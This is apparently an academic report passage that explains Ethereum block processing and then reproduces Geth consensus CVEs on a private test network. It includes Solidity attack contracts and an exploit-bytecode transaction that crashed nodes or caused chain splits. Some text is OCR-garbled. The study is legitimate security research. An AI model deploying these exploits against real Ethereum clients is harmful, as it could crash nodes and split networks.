where $A_{\mathbf{s}}$ is the self-destruct set(accounts that get discarded following transaction's completion), $A_{\mathbf{l}}$ is the log series(a series of archived and indexable 'checkpoints' in EVM code execution), $A_{\mathbf{t}}$ is the set of touched(created) accounts, of which the empty ones are deleted at the end of a transaction and A_{r} is the refund balance[46].

"With EIP-2929[15], $A_{\mathbf{a}}$ was introduced, which is the set of accessed account addresses, and $A_{\mathbf{K}}$, the set of accessed storage keys (more accurately, each element of $A_{\mathbf{K}}$ is a tuple of a 20-byte account address and a 32-byte storage slot)"[46]. For each transaction, the following steps are made in order:

1. Increment the sender account nonce by 1[46].

2. Reduce the sender balance by `gasLimit` * `gasPrice`[46].
3. Do `gasLimit - intrinsic gas` to get the gas available for execution[46].
4. Execute a `contract creation`, `message call`, or `value transfer` depending on the context[46].
5. Refund to the sender `SELFDESTRUCT` operations[46].
6. Refund any unused gas to the sender.
7. Pay the `beneficiary` the mining fees.


When this is done, the execution enters the block finalisation stage.

Block Finalisation

The validation of ommer headers means nothing more than verifying that each ommer header is both a valid header and satisfies the relation of Nth-generation ommer to the present block where $N \leq 6$ and the maximum number of ommer headers is two[46]. Since the transactions store the `cumulativeGasUsed`, validating the transactions would be checking if the `gasUsed` in the block matches the final transaction's `cumulativeGasUsed`. After this, the block reward function is applied which raises the balance of the `beneficiary` of the block and each ommer by an amount[46]. The last step would be getting the new state trie hash and with this, we can define Π as the new state given the block reward function Ω applied to the final transaction's resultant state, $\ell(\boldsymbol{\sigma})$[46] (equation 3.6 adapted from [46]):

$$\Pi(\boldsymbol{\sigma}, B) \equiv \Omega(B, \ell(\boldsymbol{\sigma})) \tag{3.6}$$

This matches the equation we declared at 3.4, the only difference being we were passing a recursive transaction as input to the Ω function. On completion, mining occurs which ends up determining the `mix hash` and `nonce` of the block.



Successful miner's computer
Takes the following steps and broadcasts block header, H, to network
Determine Transactions
Miner picks transactions to process (from those broadcasted)
Determine Ommers
Miner finds and includes valid ommers
Apply Rewards
Update account balance(s) to reward valid blocks
Compute a Valid State
Block Finalisation
Defines result of all selected state transitions
State Transition Cycle
Defines result of a single transaction
Execution Cycle
Defines result of a single cycle of the state machine
Ethereum Virtual Machine, EVM
Instruction Set
0x00 STOP
0X01 ADD
0x02 MUL
0X03 SUB
0x04 DIV
Execution Environment, I
World State, σ
Machine state, μ
Iterator Function, O
Halt?
Get next Transaction
All transactions?
Yes
No
Proof of Work
Choose Random Nonce
Mining Network
Ethereum Blockchain Mechanism (Proof Of Work)
An interpretation of the Ethereum Project Yellow Paper
G. Wood, "Ethereum: A secure decentralised generalised transaction ledger", 2014.
Lee Thomas
Ommers (or Uncles)
Ethereum Network
time
Red indicates KECCAK256 Hash
Information required to derive Block Header
Account storage contents Trie
Account, σ[address]
World State Trie, σ
Transaction, T
Transaction Trie, T
Transaction Receipts Trie
Transaction Receipt, B_R[i]
Log Entry, O
Block, B
Block Header, H or B_H
Transaction List, B_T
Ommers List, B_U

Figure 3.5: A visual representation of the Ethereum yellow paper adapted from Ethereum Stack exchange[9].

3.2 Related Work

DETER: Denial of Ethereum Txpool services[33]. Kai, Yibo, and Yuzhe wrote this paper on doing a DoS Attack[7] on an Ethereum node transaction pool. The paper contains an analysis of all attacks conducted. The attacks were conducted on Geth, Nethermind, Besu, and Parity which are Ethereum clients written in different languages.

A Survey on Ethereum Systems Security: Vulnerabilities, Attacks and Defenses[17]. This article groups vulnerabilities and attacks into different layers in Ethereum; application layer, consensus layer, data layer, network layer, and Ethereum environment. Furthermore, It elaborates on the defenses made for each of the attacks and shows if the vulnerability was patched or not. The main difference with my project would be that no attacks were executed during the writing of the paper[17], hence, they conducted an analysis based on previous people's works.

Finding Consensus Bugs in Ethereum via Multi-transaction Differential Fuzzing[47]. This paper introduces a "multi-transaction differential fuzzer[8] for finding bugs in Ethereum"[47]. It also explains some consensus bugs in Ethereum such as the shallow copy bug and the transfer-after-destruct bug. This project exploited the 2 bugs in sections 4.5 and 4.4 respectively.

[7]Denial of Service

[8]A special program that generates edge cases when testing a certain function. It is used to find bugs in software where traditional testing cannot.

Chapter 4

Project Execution

We will explore the limits of RSMs by executing attacks on a private Ethereum network, each node running the Geth client. Furthermore, attacks that do not break the consensus mechanism will magnify the robustness of the system as a whole.

The project execution involved a case study of Ethereum as an RSM. All Ethereum CVEs recorded since its conception on 30th July 2015 were explored but this report will only focus on the CVEs that break the rules Ethereum follows to achieve consensus. Other notable attacks not included as a CVE will be added as well. Snippets of code from old commits in the main GitHub go-Ethereum page will be used to better explain some attacks. All attacks can be found in Appendix C. All attacks will be done on the Clique(Proof-of-Authority) Consensus Algorithm except the attack in section 4.9.

4.1 Setting Up The Environment

This involved creating bash scripts that automate the whole setup process. You can find all the bash scripts in Appendix B. The bash scripts take into consideration that you are creating 5 nodes. If you would want to use fewer or more nodes, you will have to change every line in the scripts that reference 5 nodes to the number of nodes that you would want.

`purge_all.sh`

Ensures that the user starts in a clean environment after cloning the GitHub repo, see B.1.

`setup_env.sh`

Will extract the downloaded `geth.zip` file, create node directories, initialise accounts with a common password and finally copy the account addresses to a file `accounts.txt` which is readable by the user, see B.2.

`initialise.sh`

This will generate a boot-node key required for a boot-node. It will also initialise the nodes by specifying which genesis configurations to use, see B.3.

`start_bnode.sh`

Will start the boot-node as well as write its enode value to a file `enode.txt` to be used by the next script, see B.4.

`create_start_scripts.sh`

This is the final setup script. It will use the enode value from `enode.txt` to create all the scripts required to start each node. Starting a node requires a very lengthy command and for this project, some nodes will require different inputs. Hence, the need for one script that will handle all this complexity. The user will then only need to run `start_node_{X}.sh` where `X` is the node number to start the network, see B.5.

The next sections will then describe how each attack was constructed and what outcome they yielded.

4.2 CVE-2020-26242 (Divide by zero)

The security advisory GitHub page of Geth shows that `geth version 1.9.16` and `geth version 1.9.17` were affected[20]. For this attack, we will use `geth version 1.9.17` as the target node. The full script can be found in Appendix C.2.

4.2.1 Background

This vulnerability had the highest severity during the project execution as it caused a Geth node[1] to exit with a `panic()`[2]. The attack involves exploiting a bug in the `uint256.go` library which `geth` uses for arithmetic and bitwise operations. Note that `geth` does not support floating-point operations neither does it do operations on `signed integers`. All operations including EVM executions utilize `unsigned integers`. If this was not the case, `geth` would have an even larger attack surface than it currently has with the Turing-complete EVM.

Through the `MULMOD` [3] opcode in the EVM, one can specify a modulo of 0; `mulmod(a, b, 0)`.

```
181 func opMulmod(pc *uint64, interpreter *EVMInterpreter, callContext *callCtx) ([]byte,
      error) {
182   x, y, z := callContext.stack.pop(), callContext.stack.pop(), callContext.stack.peek()
183   z.MulMod(&x, &y, z)
184   return nil, nil
185 }
```

Listing 4.1: geth 1.9.17: go-ethereum/core/vm/instructions.go

The code at 4.1 shows that dividing by zero instances are not handled at all. Furthermore, the `MulMod()` function at line 183 in 4.1 also does not check for divide by zero errors when `udivrem()` function is called at line 586 as seen in 4.2.

```
569 // MulMod calculates the modulo-m multiplication of x and y and
570 // returns z
571 func (z *Int) MulMod(x, y, m *Int) *Int {
572   p := umul(x, y)
573   var (
574     pl Int
575     ph Int
576   )
577   copy(pl[:], p[:4])
578   copy(ph[:], p[4:])
579 
580   // If the multiplication is within 256 bits use Mod().
581   if ph.IsZero() {
582     return z.Mod(&pl, m)
583   }
584 
585   var quot [8]uint64
586   rem := udivrem(quot[:], p[:], m)
587   return z.Set(&rem)
588 }
```

Listing 4.2: holiman/uint256 1.1.0: uint256/uint256.go

```
569 // udivrem divides u by d and produces both quotient and remainder.
570 // The quotient is stored in provided quot - len(u)-len(d)+1 words.
571 // It loosely follows the Knuth's division algorithm (sometimes referenced as "schoolbook
      " division) using 64-bit words.
572 // See Knuth, Volume 2, section 4.3.1, Algorithm D.
573 func udivrem(quot, u []uint64, d *Int) (rem Int) {
574   var dLen int
575   for i := len(d) - 1; i >= 0; i-- {
576     if d[i] != 0 {
```

[1]a Geth node refers to an instance of the Go-Ethereum software on a computer.

[2]The `panic()` function is similar to runtime exceptions in other programming languages but it only exists in Go Language. Once it is called, the function prints out the string given and crashes. If other goroutines were executing, they are interrupted as well.

[3]The Ethereum yellow paper[46] specifies that the `MULMOD` opcode performs modulo multiplication operations on the stack. Suppose we define a stack $\boldsymbol{\mu}_s$, and the stack has 3 elements; $\boldsymbol{\mu}_s[0]$, $\boldsymbol{\mu}_s[1]$, $\boldsymbol{\mu}_s[2]$, then:

$$\boldsymbol{\mu}'_s[0] \equiv \begin{cases} 0 & \text{if} \quad \boldsymbol{\mu}_s[2] = 0 \\ (\boldsymbol{\mu}_s[0] \times \boldsymbol{\mu}_s[1]) \bmod \boldsymbol{\mu}_s[2] & \text{otherwise} \end{cases}$$

```
577         dLen = i + 1
578         break
579       }
580     }
581
582     shift := uint(bits.LeadingZeros64(d[dLen-1]))
```

Listing 4.3: holiman/uint256 1.1.0: uint256/uint256.go

Hence, with this knowledge, we enter `func udivrem()` at 4.3 knowing the input `d *Int` could be 0. Suppose `d*` points to a memory location storing 0 as an `Int` type, the `for` loop at line 575 will never execute as `i == -1` hence, `dLen == 0` at line 582, leading to `d[-1]` being requested which is an invalid array position causing the Golang panic.

Note that if the multiplication is within 256 bits, the if statement at 4.2 line 581 is triggered, calling the `Mod()` function. This function handles divide by zero instances as it contains an if statement which sets `z *Int` to 0 as seen at 4.4.

```
// Mod sets z to the modulus x%y for y != 0 and returns z.
// If y == 0, z is set to 0 (OBS: differs from the big.Int)
func (z *Int) Mod(x, y *Int) *Int {
  if x.IsZero() || y.IsZero() {
    return z.Clear()
  }
```

Listing 4.4: holiman/uint256 1.1.0: uint256/uint256.go

Therefore, to cause the panic, one has to choose `x` and `y` values that when multiplied, yield a number greater than 256 bits.

4.2.2 Method

The first attempt was using numbers smaller than 256 bits where the expected results would be the EVM code executes successfully. All nodes were running `geth version 1.9.17` for this attack.

```
let k := 12
let r := 4
```

Listing 4.5: CVE-2020-26242.sol

The next attempt was using a number larger than 256 bits as input for `x` and `y`.

```
// make sure input modVal is 0 and k and r are very big numbers to cause the panic
function doAttack(uint modVal) public returns(uint) {
    uint p;
    assembly {
        // A very big number
        let k := 4443545678909087654323456787654343567890908976543213456787654
        // also a big number
        let r := 1235467890876543245678904524114587228724784154287245287 20
        p := mulmod(k, r, modVal)
```

Listing 4.6: CVE-2020-26242.sol

The program at 4.6 is a smart contract written in Solidity Language[4] and is expanded at C.2.

4.2.3 Results

After deploying the code to the private network using Remix IDE[5], calling `doAttack()` function using 0 as `modVal`, and having `k = 12` and `r = 4`, the transaction was successful. A transaction hash was printed in the terminal, and the RSM transitioned to the next state.

`k` and `r` were then changed to the new large values, code deployed and `doAttack()` function was called again with `modVal = 0`. The immediate node propagated the transaction to all other nodes before executing it. This caused all the nodes in the network to crash, consequently killing the whole private network, with a `panic`, printing their stack trace with the error message:

```
panic: runtime error: index out of range [-1]
```

The boot-node was the only node left running.

[4]Readable code that is converted to EVM bytecode for storage and execution in the EVM.
[5]A web application that allows one to write and debug code in Solidity

4.3 CVE-2021-39137 (Shallow Copy Bug)

The security advisory GitHub page of Geth shows that `geth version` $\geq$ 1.10.0 were affected[26] by this vulnerability. For this attack, we will use `geth version 1.10.1` as the target node. The full script can be found in Appendix C.4.

4.3.1 Background

A vulnerability discovered in Geth client caused a chain split[6] at block number 13107518 where Geth clients agreed on a different `stateRoot` compared to all other Ethereum clients i.e. `parity`[26].

When calling pre-compiled contracts from a smart contract, the input is not copied to prevent a DoS attack where an attacker repeatedly calls a pre-compile contract, which allocates a lot of memory to the code execution, slowing down the network. Therefore, the `dataCopy()` contract does not copy but returns the same slice.

The pseudocode at 4.1 illustrates how data is handled. The first step would be calling the `dataCopy` pre-compile and having a memory region `mem[0:4]` as input. Note that this region already contains data. Set the location to copy to as `mem[1:5]`. Since the `returndata` is `mem[0:4]`, the Ethereum Specification states that the return value should be equal to the input value after `dataCopy` but in this case, `geth` would shift the data from the source ending up with a corrupted return value[23].

```
1. Calling datacopy

  memory: [0, 1, 2, 3, 4]
  in (mem[0:4]) : [0,1,2,3]
  out (mem[1:5]): [1,2,3,4]

2. dataCopy returns

  returndata (==in, mem[0:4]): [0,1,2,3]

3. Copy in -> out

  => memory: [0,0,1,2,3]
  => returndata: [0,0,1,2]
```

Figure 4.1: Pseudocode showing the vulnerability[23].

```
663  ret, returnGas, err := interpreter.evm.Call(callContext.contract, toAddr, args, gas,
         bigVal)
664
665  if err != nil {
666    temp.Clear()
667  } else {
668    temp.SetOne()
669  }
670  stack.push(&temp)
671  if err == nil || err == ErrExecutionReverted {
672    callContext.memory.Set(retOffset.Uint64(), retSize.Uint64(), ret)
673  }
```

Listing 4.7: geth 1.10.1: go-ethereum/core/vm/instructions.go

At line 672 in 4.7, the return value from the contract call is copied to the given offset in memory. The offset is specified in the EVM bytecode. By having a malicious transaction specify the location holding the return value, the copy event will end up overwriting, or in our case, shifting the correct return value. When this value is written to the storage, it will lead to a different storage root hash and finally, a different Merkle root hash from other clients causing a chain split.

[6]When 2 Finite State Machines don't agree on a state after a transition, we end up with 2 different states that represent the latest state.

This attack was significantly difficult to find as the attacker had to know that it concerned the `dataCopy` pre-compile specifically the `returndata` buffer rather than the regular memory. Furthermore, they also needed to know the special circumstances to trigger it which is, overlapping shifted input to output. Regardless, a successful attack[7] was made at block 13107518 on Ethereum mainnet[8] which caused a minority chain split. A bug of this kind would have easily been avoided if the EVM was written in Rust Language, which would not have allowed immutable and mutable pointers pointing to the same memory location, or rather, making the `returndata` slice immutable.

4.3.2 Method

The attack involved sending a contract creation transaction that exploits this bug. The contract EVM bytecode was provided by the post-mortem write-up on the Go-Ethereum GitHub page. `web3` JavaScript library was used to interact with the `geth` API. All other 4 nodes were running the latest `geth version 1.10.17`.

```javascript
async function createAttackTx() {
    let nonce = await web3.eth.getTransactionCount(MAIN_ADDR);

    const createTransaction = await web3.eth.accounts.signTransaction(
            {
                from: MAIN_ADDR,
                gas: "402480",
                nonce,
                data: "0x6001600053600260015360036002536004600353600560045360066" +
                    "00553600660026006600060006000047f7ef0367e" +
                    "633852132a0ebbf70eb714015dd44bc82e1e55a96ef1389" +
                    "c999c1bcaf13d600060003e596000208055"
            },
            privateKey
        );
    console.log(nonce, "created");
    const receipt = await web3.eth.sendSignedTransaction(createTransaction.rawTransaction
        );
    console.log(nonce, "success, hash:", receipt.transactionHash);
}
```

Listing 4.8: CVE-2021-39137.js

4.3.3 Results

After sending the attack, the vulnerable `geth` reported the error:

```
ERROR[04-13|13:33:23.008]
########## BAD BLOCK #########
.
.
.
Error: invalid merkle root (remote: 0d115...eeef local: 931e...4712)
```

The transaction was propagated to all other nodes before execution. After the vulnerable node finished execution and announced its new state, the other 4 nodes rejected its state, and at the same time, the vulnerable node rejected all 4 nodes' states causing it to remove them as peers. The 4 nodes continued transitioning to new states leaving the vulnerable node stuck in the same old state.

The JavaScript program that sent the transaction never returned a receipt hash but timed out with the error:

```
Error: Transaction was not mined within 750 seconds...
```

4.4 CVE-2020-26265 (Transfer-After-Destruct Bug)

The security advisory GitHub page of Geth shows that `geth version` $\geq$ 1.9.4 were affected[19] by this vulnerability and that it got patched at `1.9.20`. This version of Geth failed to sync with the latest

[7] The malicious transaction had the hash 0x1cb6fb36633d270edefc04d048145b4298e67b8aa82a9e5ec4aa1435dd770ce4.

[8] The main Ethereum network that is currently being used. This was used to differentiate it from other networks such as the ones used for testing.

version `1.10.17`, hence using an older version as the target for this attack was impossible. An alternative approach was cloning the Geth source code, removing the changes made at the commit fixing the bug, and finally running `make geth` command which would build `geth` to an executable. The executable was renamed to the CVE being tested for easier referencing in the scripts. The full script can be found in Appendix C.3.

4.4.1 Background

Youngseok, Taesoo, and Byung-Gon describe the root cause of this bug being Geth carries over the balance of a deleted account object to the newly created account object under the same Ethereum address, although it should not according to the EVM specification[47].




Figure 4.2: Transfer-after-destruct bug in Geth. Transaction 1 invokes B, which leads to two CALLs to A. Transaction 2 invokes A. An attacker can exploit this bug to carry over the balance of a deleted account to a new account under the same address, making Geth deviate from the EVM specification[47]

Figure 4.3 shows a case that triggers this bug. If the value of the transaction invoking contract A is 0 Ether, the contract destroys itself through `SELFDESTRUCT` opcode[47]. If not, it simply terminates execution with `STOP` opcode[46]. We then send another message call transaction to B. This will contain two calls to contract A. The first call will be with the value 0 Ether which causes a `SELFDESTRUCT` operation. Geth carries out `SELFDESTRUCT` by marking the account object as deleted rather than destroying the object as a whole and sets the balance to 0[47]. The second call will be with the value 2 Ether. Geth would then add 2 Ether to the balance of account A that already had a `SELFDESTRUCT`. When this transaction completes, Geth transitions to the next state showing that account A is `nil` by checking the field `Deleted`. Note that account A still has a balance of 2 Ether but this is not recognized by other clients.

Sending transaction 2 in figure 4.3 will create a new account in the EVM Specification with a balance of 1 Ether. However, Geth does not recognize that the account was marked as deleted during processing. It then tries to replace the old object with a new object, mistakenly carrying over the balance to the new object[47] leading to a 3 Ether balance in account A.

4.4.2 Method

The attack execution invloves creating a Solidity contract to simulate the behaviour of contract A and B. I included `kill()` function in contract A which will be the function called by contract B:

```
    function kill() external payable {
        if (msg.value == 0) {
            emit Deposit(msg.sender, "Self destructing....");
            address addr = address(this);
            selfdestruct(payable(addr));
        } else {
            emit Deposit(msg.sender, "Else statement...");
        }
    }
```

Listing 4.9: CVE-2020-26265.sol

Contract B contains `doAttack()` function which will be the function called by the user:

```
    function doAttack() external {
        a.kill{ value: 0 ether }(); // call with 0
        a.kill{ value: 2 ether }(); // call with 2
    }
```

Listing 4.10: CVE-2020-26265.sol

and finally contract B also contains `finalTransaction()` function which is also called by the user as transaction 2 referencing figure 4.3:

```
    function finalTransaction() external {
        address a_ = address(a);
        address payable _a_ = payable(a_);
        _a_.transfer(1 ether); // call with 1
    }
```

Listing 4.11: CVE-2020-26265.sol

4.4.3 Results

The expected results would be, after executing transaction 2, the target node would report an invalid block error with the message `invalid merkle root` since other nodes would have an account A object with the balance of 1 in the state trie and the target node would have an account A with the balance of 3. The target node did report an invalid block:

```
ERROR[05-04|18:56:33.464]
########## BAD BLOCK #########
Chain config: {...}

Number: 9348
Hash: 0xf19...

Error: invalid gas used (remote: 35987 local: 17994)
##############################
```

However, the error was invalid gas used. This happened immediately after executing transaction 1 as seen in figure 4.3, hence, transaction 2 was never executed, but a chain split nevertheless did occur. What caused the gas used error can be seen in the patch provided in the security advisory section of Go-Ethereum Github[19].

```
    +++ b/core/state/statedb.go
@@ -589,7 +589,10 @@ func (s *StateDB) createObject(addr ...) (newobj, ...)
                s.journal.append(resetObjectChange{prev: prev, ... })
        }
        s.setStateObject(newobj)
-       return newobj, prev
+       if prev != nil && !prev.deleted {
+               return newobj, prev
+       }
+       return newobj, nil
```

This patch prevents a self-destructed account object from being returned as `prev`. Hence, when `createObject` is called:

```
func (s *StateDB) CreateAccount(addr common.Address) {
  newObj, prev := s.createObject(addr)
  if prev != nil {
    newObj.setBalance(prev.data.Balance)
  }
}
```

Listing 4.12: createAccount function

The `newObj` balance will not be incremented by the previous balance. This will end up using less gas leading to the error shown.

Another finding was when executing `doAttack()` using the latest Geth version, the opcode `SELFDESTRUCT` did not end up following the EVM Specification which states that the opcode destroys the account[46].

However, after executing `doAttack()`, running `web3.eth.getCode(CONTRACT_ADDRESS)` showed that the address still contained the given initial code. This may not be a new vulnerability as new message calls to this address were reverted by the EVM as the address does not exist in its context. Running `kill()` as one transaction was the only way that one could clear the account code.

4.5 CVE-2020-26241 (Shallow Copy Bug)

The security advisory GitHub page of Geth shows that vulnerable versions of `geth` were 1.9.7 – 1.9.16[27]. For this attack, we will use `geth version 1.9.16` as the target node and all other nodes will run `geth version 1.9.17` which is the patched version. The full script can be found in Appendix C.1.

4.5.1 Background

Geth's pre-compiled dataCopy (at 0x00...04) contract does a shallow copy on invocation[27]. An attacker could deploy a contract that:


1. writes X to an EVM memory region R[27].
2. calls `dataCopy()` pre-compile contract with R as an argument[27].
3. overwrites R to Y[27].
4. Finally invokes the `RETURNDATACOPY` opcode[27].

According to the EVM specification, storing data in the EVM memory should never affect the data copied through DataCopy. However, in Geth, the contents of `byte[]returnData` changes[47]. When this contract is invoked, a consensus-compliant node would push X on the EVM stack, whereas Geth would push Y[27]. With this value, an attacker can now cause a chainsplit by simply adding a sequence of opcodes that store the value to storage, i.e. (`RETURNDATACOPY`, `MLOAD`, `SSTORE`), as shown in 4.13.

```
//invoke returndatacopy opcode
let myLen := returndatasize()
returndatacopy(add(data, 0x20), 0, myLen)
let _final := mload(add(data, 0x20))

//ensures split happens
sstore("hello", _final)
```

Listing 4.13: CVE-2020-26241.sol



```
// CALL to precompiled
// DataCopy (0x0..04)
.....
21: PUSH1 0X04 // addr
23: PUSH2 0xffff // gas
26: CALL

// Corrupt copied data
27. PUSH1 0xf9 // value
29: PUSH1 0x00 // offset
31: MSTORE
```

Figure 4.3: Shallow copy bug in Geth. An attacker can exploit this bug to corrupt data copied through the precompiled dataCopy contract, making Geth deviate from the EVM specification[47]

.

4.5.2 Method

The attack script can be found in Appendix C.1. By executing the `doAttack()` function with any `bytes` input i.e. 0x4455, the steps explained in 4.5.1 are followed as shown in 4.14:

```
//returns size of bytes to use
let len := mload(data)

//call copy with region R as argument
if iszero(call(gas(), 0x04, 0, add(data, 0x20), len, add(data,0x20), len)) {
    invalid()
}

//The first 0x20 (32 bytes) represent length of the data Y,
//add it to the offset to get actual data
let _Y := mload(add(Y, 0x20))

// overwrite region R with Y
mstore(add(data, 0x20), _Y)

//invoke returndatacopy opcode
let myLen := returndatasize()
returndatacopy(add(data, 0x20), 0, myLen)
let _final := mload(add(data, 0x20))

//ensures split happens
sstore("hello", _final)
```

Listing 4.14: CVE-2020-26241.sol

4.5.3 Results

Since the last instruction was SSTORE, we expect a chain split to occur with the error message, `invalid merkle root` as the storage hash contributes to it. The observed message was:

```
ERROR[05-04|23:49:12.625]
########## BAD BLOCK #########
Chain config: {ChainID: 99...}

Number: 82
Hash: 0xbc59...


Error: invalid merkle root (remote: a9c11... local: c0b5f...)
################################
```

The expected error message was printed to the terminal.

4.6 CVE-2020-26240 (DAG Size Overflow)

The security advisory GitHub page of Geth shows that vulnerable versions of `geth` were $< 1.9.24$[22].

4.6.1 Background

This Is an overflow vulnerability that can only be triggered if the DAG[9] size is greater than the maximum `uint32`, which is:

$$2^{32} - 1 \tag{4.1}$$

Hence, an attack would consist of first switching the private network from Clique[10] to Ethash[11]. Suppose we define the DAG size as D_{size}, then, for the attack to be successful:

$$D_{size} \geq (2^{32} - 1) + 1 \tag{4.2}$$

As an overflow would have to occur. The above value is in bytes. In GB, the value would be ≈4 GB. To find out how long it would take for the dataset to get to this size, we employ the following definitions from the Ethereum Yellow Paper[46]:

[9] A large dataset that is needed to compute the mix-hash[46].

[10] Proof-of-Authority consensus protocol. Consensus is achieved by submitting a list of trusted addresses at the genesis block that are allowed to validate blocks.

[11] Proof-of-Work consensus protocol. Consensus is achieved through performing some computation to yield a nonce value which proves that the computation was indeed performed.

Name	Value	Description
$J_{\text{datasetinit}}$	2^{30}	Bytes in dataset at genesis.
$J_{\text{datasetgrowth}}$	2^{23}	Dataset growth per epoch.
J_{epoch}	30000	Blocks per epoch.
J_{mixbytes}	128	mix length in bytes.

The size of Ethash's dataset $\mathbf{d} \in \mathbb{B}$ where $\mathbb{B}$ is a set of all bytes, depends on the epoch, which in turn depends on the block number[46](equation 4.3 adapted from [46]):

$$E_{\text{epoch}}(H_{\text{i}}) = \left\lfloor \frac{H_{\text{i}}}{J_{\text{epoch}}} \right\rfloor \tag{4.3}$$

The size of the dataset grows by $J_{\text{datasetgrowth}}$ bytes, in every epoch[46]. To avoid regularity leading to cyclic behavior, the size must be a prime number[46]. Therefore the size is reduced by a multiple of J_{mixbytes}[46]. Let $d_{\text{size}} = \|\mathbf{d}\|$ be the size of the dataset, which is calculated using[46](equation 4.4 adapted from [46]):

$$d_{\text{size}} = E_{\text{prime}}(J_{\text{datasetinit}} + J_{\text{datasetgrowth}} \cdot E_{\text{epoch}} - J_{\text{mixbytes}}, J_{\text{mixbytes}}) \tag{4.4}$$

With equation 4.4 and definitions at 4.6.1, we can therefore compute the dataset size given an epoch number:

```python
epoch_number = block_number // EPOCH_LENGTH

def get_full_size(epoch_number):
    sz = DATASET_BYTES_INIT + DATASET_BYTES_GROWTH * epoch_number
    sz -= MIX_BYTES
    while not isprime(sz / MIX_BYTES):
        sz -= 2 * MIX_BYTES
    return sz
```

Listing 4.15: Calculating DAG size using Python adapted from [1]

Our private network produces blocks every ≈ 5 seconds. With the declared `get_full_size()`4.15 function, we can then do:

```python
epoch_number = 0
time_ = 0
dag_size = 0

while dag_size < (2**32 - 1):
    dag_size = get_full_size(epoch_number)
    epoch_number += 1
    time_ += (EPOCH_LENGTH*5)

print("It will take", round(time_ / (60 * 60 * 24 * 7 * 4 * 12), 2), "years to trigger
    this bug.")
```

Listing 4.16: Find the time taken to get to **MAX unsigned int** value

Which will output:

```
It will take 1.99 years to trigger this bug.
```

4.7 51% Attack

This is a vulnerability affecting all RSM implementations. It involves taking control of more than 50% of the network by which at this point, any transaction you submit will abide by the attacker's rules.

4.7.1 Background

